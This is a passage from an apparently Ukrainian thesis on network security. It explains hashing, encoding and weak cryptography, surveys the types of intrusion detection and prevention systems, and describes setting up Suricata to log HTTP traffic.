


Рис. 1.16 Схема процес асиметричного шифрування даних

Хоча воно забезпечує вищий рівень безпеки, ніж симетричне шифрування, асиметричне шифрування потребує більше обчислювального часу, що робить його значно менш ефективним для великих наборів даних.

Хешування - це фундаментальний процес, який використовується в різних галузях, в тому числі і в галузі захисту безпеки. Хешування являє собою перетворення даних значення фіксованого розміру - хешу, з використанням певного алгоритму. Цей метод забезпечує ряд переваг, таких як цілісність даних, безпека та ефективне вилучення. Оптимізуючи зберігання та вилучення даних, хешування відіграє важливу роль у багатьох додатках, включаючи структури даних, криптографію та системи баз даних.

Кодування - процес, який перетворює вихідні дані на формат, який може використовуватися для різних цілей, таких як безпечна передача або зберігання (рис 1.17).




Рис. 1.17 Схема процесу кодування даних

На відміну від шифрування та хешування, кодування призначене для захисту саме цілісності даних, а не їхньої конфіденційності. Дані кодуються за допомогою алгоритму, який можна легко згорнути, коли дані необхідно декодувати. Поширені схеми кодування включають Base64, ASCII та Unicode. Хоча кодування захищає дані від пошкодження і зберігає їх цілісність під час передачі або зберігання, воно зовсім не забезпечує надійного захисту від шкідливих атак. На

відміну від шифрування та хешування закодовані дані можна легко розшифрувати за допомогою того самого алгоритму, який їх закодував. Тому кодування не слід використовувати як самостійний метод захисту конфіденційної інформації, а скоріше у поєднанні з функціями шифрування та хешування

Вплив слабкої криптографії має критично важливе значення у процесах захисту інформації. Слабкі або недосконалі криптографічні реалізації можуть мати серйозні наслідки для безпеки даних. Коли алгоритми шифрування слабкі, вони можуть бути надзвичайно вразливими до різних атак, що може призвести до витоків даних. Наприклад, кіберзлочинці можуть атакувати методом підбору, щоб вгадати ключ шифрування за короткий час. Недостатнє шифрування також може завдати системі загрози атак з відомим відкритим текстом, коли зловмисник, який має доступ як до відкритого тексту, так і його зашифрованої версії, може виконати зворотню розробку ключа. Після розкриття ключа шифрування зловмисник може розшифрувати всі дані, закодовані цим ключем, потенційно отримавши несанкціонований доступ до конфіденційної інформації. Крім того, слабкі функції хешування можуть бути схильні до колізійних атак, коли два різні входи виробляють один і той же вихідний хеш. Це може дозволити хакерам замінити легітимні дані шкідливими, що призведе до проблем із цілісністю даних. Слабка криптографія загрожує не лише конфіденційності та цілісності даних, але й може призвести до недотримання галузевих норм та стандартів, що призведе до штрафів та шкоди репутації організації. Важливо пам'ятати, що хоча кодування може забезпечити певний рівень безпеки, воно не може повноцінно замінити надійні заходи безпеки, які пропонуються належним шифруванням і хешуванням. Тому для забезпечення максимальної безпеки конфіденційних даних рекомендується комплексний підхід, що поєднує одразу і функції кодування, шифрування і сильного хешування.

2 АНАЛІЗ ЕФЕКТИВНОСТІ ІСНУЮЧИХ МЕТОДІВ ВИЯВЛЕННЯ МЕРЕЖЕВИХ АТАК

2.1 Основні вразливості мережевих протоколів і систем та існуючі методи виявлення та запобігання атакам

Знання про вразливості мережі є критично важливим аспектом кібернетичної безпеки. Ці знання полягають не лише у визначеннях певних проблем, а також передбачають глибоке розуміння їхніх потенційних наслідків і розробку контрзаходів для ефективного рішення. Слабкість системи може виявитися на будь-якому з мережевих рівнів, але оскільки кожен з них відповідає за певний процес, то, відповідно, кожен має власні вразливості і таким чином може бути атакований по-різному. Згідно з дослідженням Stormwall за перший квартал 2024 року більшість атак (86%) були націлені на протоколи HTTP і HTTPS, оскільки це основні протоколи передачі даних, тож будь-який сайт, API або хмарний сервіс, функціонує на основі цих стандартів, що і робить їх основною метою хакерів. Атаки на протоколи TCP і UDP посідають друге місце (9%), хоча й не так поширені. Третє місце за популярністю займають DNS-атаки (4%) (рис 2.1).

Breakdown of attacks by protocol




Рис. 2.1 Дослідження Stormwall про розподіл атак за протоколами за перший квартал 2024 року [8]

Для захисту систем у комплексному підході не останнє місце у кібербезпеці займає система виявлення вторгнень – IDS. Принцип роботи IDS полягає у відстежуванні мережевих трафіків та пристроїв на наявність шкідливих дій, які є підозрілими або певним чином порушують системи безпеки. IDS може використовуватись в різних форматах. Залежно від потреб це може бути програмний додаток, налаштований під певну операційну систему, хмарний сервіс, спеціально налаштовані апаратні пристрої тощо. Незалежно від цього системи виявлення вторгнень поділяються на 5 основних типів, першим з яких є система виявлення мережевого вторгнення - NIDS. NIDS встановлюються у заздалегідь запланованій точці мережі для перевірки трафіку з кожного пристрою у цій мережі. Вони виконують спостереження за трафіком у підмережі і порівнюють трафік, що проходить підмережами, з набором відомих атак. Після виявлення нестандартної поведінки адміністратору буде надіслано оповіщення. Хорошим прикладом застосування NIDS є її встановлення в підмережі, де розташовані брандмауери, щоб побачити, чи є спроби зламати брандмауер. Наступною є система виявлення вторгнень на хост - HIDS, що працює на незалежних хостах або пристроях у мережі. HIDS відслідковує та аналізує вхідні та вихідні пакети тільки напряму з пристрою та сповіщає адміністратора у разі виявлення підозрілої чи шкідливої активності. Вона робить знімок існуючих системних файлів та порівнює його з попереднім знімком. Якщо аналітичні системні файли були відредаговані або видалені, надсилається сповіщення для розслідування. І хоча HIDS можуть доволі детально аналізувати внутрішню роботу системи та всі, навіть корисні, види навантаження мережевих пакетів у найдрібніших подробицях, а також можуть забезпечити виявлення та реагування на загрозу в реальному часі, на відміну від NIDS, вони можуть відслідковувати пакети лише одного пристрою, зважаючи на це, вони мають певні обмеження щодо інформації про функціонування процесів активності комп'ютерної мережі, до якої підключено пристрій, що за певних обставин може стати значущим недоліком (рис 2.2).




Рис. 2.2 Порівняльні схеми методів роботи систем виявлення вторгнень NIDS та HIDS [9]

Система виявлення вторгнень на основі прикладних протоколів APIDS являє собою систему або агент, який зазвичай знаходиться в групі серверів. Вона ідентифікує вторгнення, відстежуючи та інтерпретуючи зв'язок за протоколами, специфічними для окремих додатків, як, наприклад, відстежування протоколу SQL для проміжного програмного забезпечення, оскільки воно взаємодіє з базою даних на веб-сервері.

PIDS - це система виявлення вторгнень на основі протоколів. Така система складається з агента, який постійно функціонує на передньому кінці сервера, при цьому контролюючи і інтерпретуючи протокол між користувачем або пристроєм і сервером. Вона намагається захистити веб-сервер весь час відстежуючи потік HTTPS і приймаючи відповідний протокол HTTP, оскільки HTTPS не зашифровано перед миттєвим входом на рівень представлення, то система повинна перебувати в цьому інтерфейсі між використанням HTTPS. Як окремий IDS визначають також гібридну систему виявлення вторгнень. Гібридні системи створюються шляхом поєднання двох або більше вже визначених підходів. Таким чином дані хост-агента або системи поєднуються з мережевою інформацією для розробки повного

розуміння функціонування процесів у мережній системі. Гібридна система виявлення вторгнень наразі є найбільш ефективнішою у порівнянні з іншими системами.

За походженням IDS поділяються на системи виявлення за допомогою методу сигнатур і аномалій. Виявлення на основі сигнатур полягає у аналізі мережевих пакетів на наявність сигнатурних атак — набору унікальних характеристик або певної поведінки, яка є типовою для конкретної загрози. Цей метод працює на основі бази даних сигнатур атак, з якими постійно порівнює мережеві пакети. Якщо такий пакет ініціює збіг з одним із позначенням в такій базі даних - IDS позначає це. Проте, задля ефективності застосування такого методу необхідно регулярно оновлювати бази, додаючи нові дані про загрози в міру виникнення нових кібернетичних атак і розвитку вже існуючих атак. Атаки, які є абсолютно новими і ще не проаналізовані на наявність сигнатур доволі часто можуть уникнути IDS на основі сигнатур, і залишитися непомітними для системи, тому в цих випадках є корисною IDS на основі аномалій, яка була введена спеціально для виявлення ще невідомих атак, оскільки нові шкідливі програми розробляються дуже швидко. В IDS на основі аномалій переважно використовується машинне навчання, задля того аби привчити систему розпізнавати нормалізовану базову лінію її поведінки. Базова лінія в свою чергу являє собою те, як система поводить себе при нормальних умовах, після чого вся мережева активність порівнюється з цією базовою лінією. Таким чином замість пошуку відомих раніше сигнатур IDS на основі аномалій просто ідентифікує будь-яку незвичайну поведінку, щоб активувати сповіщення, після отримання якого все, що надходить у систему, порівнюється з базовою моделлю поведінки і оголошується підозрілим, якщо певна позначка не є вже заздалегідь відомою сигнатурою. Метод аномалій на основі машинного навчання має більш узагальнені властивості відносно IDS на основі сигнатур, оскільки такі моделі можна навчати і налаштувати відповідно до певних додатків та конфігурацій обладнання. Тож обидва методи є однаково корисними для виявлення дивної і нетипової поведінки

у системах, помічаючи при цьому як вже відомі вразливості і спроби атак, так і новітні (рис 2.3).




Рис. 2.3 Порівняльна схема IDS на основі сигнатур та аномалій [10]

IPS — це інструмент кібербезпеки, який являє собою систему запобігання вторгненням, яка використовується для моніторингу мережного трафіку та систем на наявність потенційно шкідливого трафіку. Використовуючи певні політики безпеки та набори правил, IPS може самостійно блокувати шкідливий трафік, переривати підозрілі з'єднання або іншим чином перешкоджувати дії зловмисників. IPS працюють у два основні етапи: моніторинг та забезпечення дотримання. Під час першого етапу – моніторингу, IPS-движок аналізує трафік чи активність, використовуючи при цьому виявлення на основі сигнатур або аномалій, і якщо двигун виявляє підозрілу активність, яка певним чином відповідає політикам безпеки, IPS вживає заходів. Це можуть бути блокування шкідливого мережевого трафіку на межі мережі, різке переривання або завершення підозрілих з'єднань, чи обмеження ресурсів для процесів, які демонструють ненормальну поведінку на пристрої. Існує чотири найефективніші

типи систем запобігання вторгнень, кожен з яких має власну унікальну спеціалізацію захисту (рис 2.4).




Рис. 2.4 Типи IPS [11]

Мережева система запобігання вторгненням – NIPS зазвичай розміщується в ключових точках мережі, де вона має змогу якісно відстежувати трафік і сканувати його на наявність можливих загроз. Бездротові системи запобігання вторгненням називаються WIPS, і контролюють такі мережі як Wi-Fi, перехоплюючи зловмисні потоки і видаляючи несанкціоновані пристрої. Хостова система запобігання вторгненням має назву HIPS і встановлюється на кінцевих точках, таких як ПК, аналізуючи при цьому як вхідний так і вихідний трафік тільки з цього пристрою. Слід зауважити, що HIPS найкраще працює у парі з NIPS, оскільки якісно слугує для блокування загроз, які пройшли через NIPS. NBA - аналіз поведінки мережі, зосереджений на мережевому трафіку для знаходження незвичайних для системи дій та потоків, які можуть бути пов'язані з певними групами атак типу DDoS.

Для ефективної діяльності IPS їм потрібні актуальні сигнатури загроз, чітко визначені базові показники нормальної діяльності і поведінки системи та

правильно налаштовані безпекові політики. Крім того, хорошим заходом безпеки може слугувати інтеграція з іншими інструментами безпеки, такими як брандмауери та SIEM, що може покращити загальне реагування на загрози.

У той час як системи виявлення вторгнень IDS контролюють мережу та відправляють системним адміністраторам сповіщення про потенційні загрози, системи запобігання вторгненням чинять більш істотні дії щодо контролю доступу до мережі, відслідковуючи дані про вторгнення та запобігають розвитку атак. IPS напряду пов'язані з IDS, відмінністю є те, що IPS розгортаються «в лінії», а IDS розгортаються «поза мережею», де вони, як і раніше, перевіряють копію всього трафіку або певного фрагменту потоку, але при цьому не мають змоги чинити жодних превентивних заходів. IDS розгортаються лише для моніторингу та надання аналітики, надаючи можливість видимості загроз всередині мережі.

Станом на зараз, одним з найкращих прикладів систем запобігання вторгнень є Suricata, оскільки це рішення працює на основі IPS і IDS, і з усіх варіантів подібної комбінації Suricata є найбільш гнучким. Це безкоштовний інструмент кібербезпеки IDS/IPS з відкритим вихідним кодом, який працює як окрема система виявлення вторгнень (IDS) та система запобігання вторгненням (IPS). Інструмент широко використовується організаціями по всьому світу для виявлення вразливостей систем на різних рівнях та моніторингу мереж на рахунок підозрілих активностей. Значущою перевагою Suricata є його універсальність. При правильному налаштуванні він може стати високопродуктивним інструментом, який здатен обробляти великі обсяги мережного трафіку генеруючи при цьому величезні обсяги даних. Також, є надзвичайно гнучким, оскільки пропонує поглиблений аналіз різних протоколів та можливість налаштовувати набори правил відповідно до конкретних потреб.

Інструмент Suricata було обрано задля проведення практичного тестування методів IDS/IPS, основним процесом, в свою чергу, було обрано аналіз HTTP-трафіку, який є критично важливим і значущим для виявлення атак у мережі. У ході налаштування системи було здійснено конфігурацію механізму логування HTTP-заголовків. Для цього першим кроком у конфігураційному файлі Suricata

було активовано модуль eve-log, який відповідає за запис всіх подій у форматі JSON. У розділі конфігурації логування були внесені параметри, які надають змогу фіксувати всі HTTP-запити, враховуючи метод запиту, заголовки User-Agent, Referer, Host та інші метадані. Після внесення змін систему було перезавантажено, аби забезпечити коректне застосування всіх параметрів. Для верифікації коректності роботи конфігурації було проаналізовано журнали подій, які розташовані у файлі /var/log/suricata/eve.json. Данна конфігурація показана на рисунку 2.5.




Рис. 2.5 Конфігурація активації логування даних.

Результатом цієї опції є реєстрація подій HTTP, що містять параметри запиту. Дані фіксації трафіку подано у журналі подій Suricata, що показано на рисунку 2.6.




Рис. 2.6 Фіксація трафіку HTTP-запитів у журналі подій Suricata

На рисунку 2.7 демонструється представлення записаних подій у JSON-форматі, що дозволяє структуровано аналізувати трафік та виявляти потенційні аномалії в мережі.

